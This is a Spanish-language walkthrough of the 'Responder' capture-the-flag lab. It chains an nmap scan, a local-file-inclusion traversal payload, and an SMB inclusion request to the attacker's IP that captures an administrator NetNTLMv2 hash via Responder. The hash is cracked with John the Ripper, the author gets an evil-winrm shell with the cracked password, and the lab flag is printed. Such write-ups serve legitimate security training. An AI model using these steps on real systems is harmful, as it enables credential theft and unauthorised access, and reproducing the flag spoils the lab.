
**ANALISIS MAQUINA VIRTUAL RESPONDER**


**Dificultad:** Facil

**Etiqueta:** Samba, Enumeracion, Apache, WinRM


**IP Maquina**



Realizamos ping para ver si tenemos conexión





Escaneamos para ver los puertos y servicios



Al no encontrar puertos incluiremos el comando -p- para que liste todos los puertos, además usaremos el comando –min-rate que nos permitirá colocar la cantidad de paquetes que queremos que se envíen esto con el objetivo de acelerar el escaneo y colocando -v para ver mas informacion.

Quedando el comando del escaneo de la siguiente manera:

nmap -v -p- --min-rate 5000 -sV -sC 10.129.136.91




Encontramos puertos abiertos:


Puerto 80 Apache httpd 2.4.52

Puerto 5040 Servicio desconocido

Puerto 5985 pando-sub





Como tenemos el puerto 80 lo mas seguro haya una pagina web montada en apache

No hay conexión pero la dirección URL nos da el dominio http://unika.htb/

Intentaremos colocar el nombre de dominio apuntando en la dirección ip en el archivo /ect/hosts


El archivo /etc/hosts se usa para convertir un nombre de host en una dirección IP y asi se resuelva la dirección para unika.htb






Y asi resolvimos para poder ver la pagina web

Analizamos la pagina con burpsuite y los directorios que se escanearon no veíamos nada sospechoso




Para sacar mas información habría que enlazar dirbuster y burpsuite para encotrar directorios o archivos ocultos, pero no lo vamos hacer ya que revizando manualmente la pagina encontramos que la pagina cambia de idioma y en la URL cambia



Al observar la URL, podemos ver que el parámetro de la página está cargando la página german.html , lo que puede ser potencialmente vulnerable a una vulnerabilidad de Inclusión de archivo local (LFI) si la entrada de la página no se desinfecta. Para ello realizaremos unas pruebas.

Uno de los archivos más comunes a los que un probador de penetración podría intentar acceder en una máquina con Windows para verificar LFI es el archivo de hosts, WINDOWS\System32\drivers\etc\hosts (este archivo ayuda en la traducción local de nombres de host a direcciones IP) . La cadena ../ se usa para recorrer un directorio, uno a la vez. Por lo tanto, se incluyen varias cadenas ../ en la URL para que el controlador de archivos en el servidor vuelva al directorio base, es decir, C:\ .


../../../../../../../../windows/system32/drivers/etc/hosts




La inclusión del archivo, en este caso, fue posible porque en el backend se usa el método include() de PHP para procesar la página de parámetros de URL para servir una página web diferente para diferentes idiomas. Y debido a que no se realiza una desinfección adecuada en este parámetro de página , pudimos pasar entradas maliciosas y, por lo tanto, ver los archivos internos del sistema.


Sabemos que esta página web es vulnerable a la vulnerabilidad de inclusión de archivos y se sirve en una máquina con Windows. Por lo tanto, existe la posibilidad de incluir un archivo en la estación de trabajo de nuestro atacante. Si seleccionamos un protocolo como SMB, Windows intentará autenticarse en nuestra máquina y podremos capturar el NetNTLMv2.

Para empezar, clonamos el repositorio de Responder en nuestra máquina local.







Verifique que Responder.conf esté configurado para escuchar solicitudes SMB.



Con el archivo de configuración listo, podemos proceder a iniciar Responder con python3 , pasando la interfaz para escuchar usando el indicador

-I sudo python3 Responder.py -I tun0






Con el servidor Responder listo, le decimos al servidor que incluya un recurso de nuestro servidor SMB configurando el parámetro de la página de la siguiente manera a través del navegador web. La ip que se coloca es la IP de Responder


http://unika.htb/?page=//10.10.17.13/algunarchivo

En este caso, debido a que tenemos la libertad de especificar la dirección para el recurso compartido SMB, especificamos la dirección IP de nuestra máquina atacante. Ahora, el servidor intenta cargar el recurso desde nuestro servidor SMB y Responder captura lo suficiente para obtener NetNTLMv2. Nota: asegúrese de agregar http:// en la dirección, ya que algunos navegadores pueden optar por una búsqueda de Google en lugar de navegar a la página adecuada.

Después de enviar nuestra carga útil a través del navegador web, aparece un error que indica que no se puede cargar el archivo solicitado.




Pero al verificar nuestro servidor Responder de escucha, podemos ver que tenemos un NetNTLMv para el usuario Administrador.




Y tenemos el hash, y ahora lo que tenemos que hacer es crear un archivo .txt y guardar la información.

Administrator::RESPONDER:f0dc4fcfe



El archivo queda guardado en el escritorio




Ahora toca crackear la contraseña y eso lo podemos hacer con john the Ripper

Pasamos el archivo hash a john y desciframos la contraseña de la cuenta de administrador. El tipo de hash se identifica automáticamente mediante la herramienta de línea de comandos john .




Con -w usaremos un diccionario de contraseñas llamado rockyou.txt después colocamos el archivo que tiene el hash que queremos crackear.




Ahora trataremos de conectarnos a una Shell de Windows usando Evil-WinRM que está hecho para este tipo de escenario. Usamos el comando **evil-winrm -i 10.129.21.96 -u administrator -p badminton**

Tuvimos error con la conexión y tuvimos que volver a ejecutar la maquina virtual y para terminar el ultimo paso usaremos la IP **10.129.95.234**

**evil-winrm -i 10.129.95.234 -u administrator -p badminton**



Temenos acceso a la shell ahora podemos buscar la bandera



Bandera: ea81b7afddd03efaa0945333ed147fac